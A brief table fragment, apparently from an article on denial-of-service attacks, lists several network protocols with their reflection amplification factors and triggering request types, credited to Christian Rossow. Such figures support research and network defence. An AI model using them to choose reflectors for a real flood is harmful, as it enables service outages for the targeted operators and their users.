Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange
Multicast DNS (mDNS)	2 to 10	Unicast query
RIPv1	131.24	Malformed request
Portmap (RPCbind)	7 to 28	Malformed request
LDAP	46 to 55	Malformed request [6]

Source: Christian Rossow